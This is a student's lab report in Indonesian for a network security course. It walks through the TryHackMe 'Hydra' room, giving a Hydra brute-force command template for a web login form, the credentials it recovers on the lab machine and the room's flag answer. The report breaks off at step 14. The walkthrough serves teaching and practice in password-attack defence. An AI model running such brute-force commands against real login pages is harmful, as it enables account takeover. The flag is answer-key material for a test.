

MATA KULIAH
KEAMANAN SISTEM DAN JARINGAN KOMPUTER



Disusun oleh:

Nama : Fatikha Hudi Aryani

NIM : 2231740029

Kelas : 3B-Teknologi Informasi


PRODI D3 TEKNOLOGI INFORMASI
POLITEKNIK NEGERI MALANG

2025


Materi : <https://tryhackme.com/room/hydra>

Hydra merupakan program pembobolan kata sandi daring dengan metode brute force, alat “peretasan” kata sandi login sistem yang cepat. Hydra dapat menjalankan daftar dan melakukan "brute force" pada beberapa layanan autentikasi.


- 1) Klik Join room.



- 2) Task 1 : Introduction. Klik complete




- 3) Task 2 : Using Hydra. Dan klik pada button start machine




Maka akan muncul tampilan seperti berikut:




Dan perhatikan kembali pada Task 2 akan muncul seperti tampilan berikut:




4) Setelah itu, klik Start AttackBock yang ada dibagian atas




Lalu, akan muncul seperti tampilan berikut ini:




Kemudian bisa pilih aplikasi yang lain dengan cara klik icon persegi pada pojok kiri paling atas, dan bisa pilih aplikasi mana yang akan digunakan.




- 5) Selanjutnya bisa buka browser Mozilla Firefox dan masukkan IP Address yang tertera diatas tadi sehingga akan tampil halaman seperti berikut:




- 6) Masukkan username dan password secara random, dan kemungkinan akan gagal login. Misalnya, disini saya inputkan username = asdf dan passwordnya asdf maka akan muncul pesan incorrect yang berarti tidak valid.




7) Lakukan inspect dengan cara klik kanan dan pilih inspect.




8) Pilih Network, and klik pada bagian yang method nya berupa POST.




Sehingga akan menampilkan seperti berikut ini:




Apabila diklik Request, maka akan menampilkan percobaan username dan password yang telah dicoba diinputkan.




- 9) Percobaan menggunakan terminal untuk melakukan serangan pada situs web dengan cara menggunakan Hydra untuk memaksa kata sandi web. Mulai dengan membuka terminal terlebih dahulu.




- 10) Kemudian masukkan perintah Hydra untuk melakukan brute force pada form login POST seperti format berikut & sesuaikan berdasarkan perintah: `hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "[:username=^USER^&password=^PASS^:F=incorrect" -V`




- 11) Apabila berhasil, maka akan menampilkan seperti berikut:






- 12) Perhatikan gambar diatas, dan terlihat pada bagian yang menampilkan bahwa layanan (protocol) HTTP-POST-FORM dengan host IP Address 10.10.142.34 menunjukkan bahwa agar bisa berhasil login pada situs web tersebut maka harus memasukkan username “molly” dan password “sunshine”.
- 13) Masukkan kembali username dan password yang sudah kita ketahui.



Maka kita akan diarahkan ke halaman baru yang menampilkan seperti berikut:



Copy dan tempelkan flag tersebut dimana merupakan jawaban dari soal no 1 pada task 2.


Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag?


THM{2673a7dd116de68e85c48ec0b1f2612e}

Submit Hint


Setelah berhasil di submit, maka akan menampilkan pesan “your answer is correct”



14) Kembali lagi pada terminal, lakukan perintah berikut:

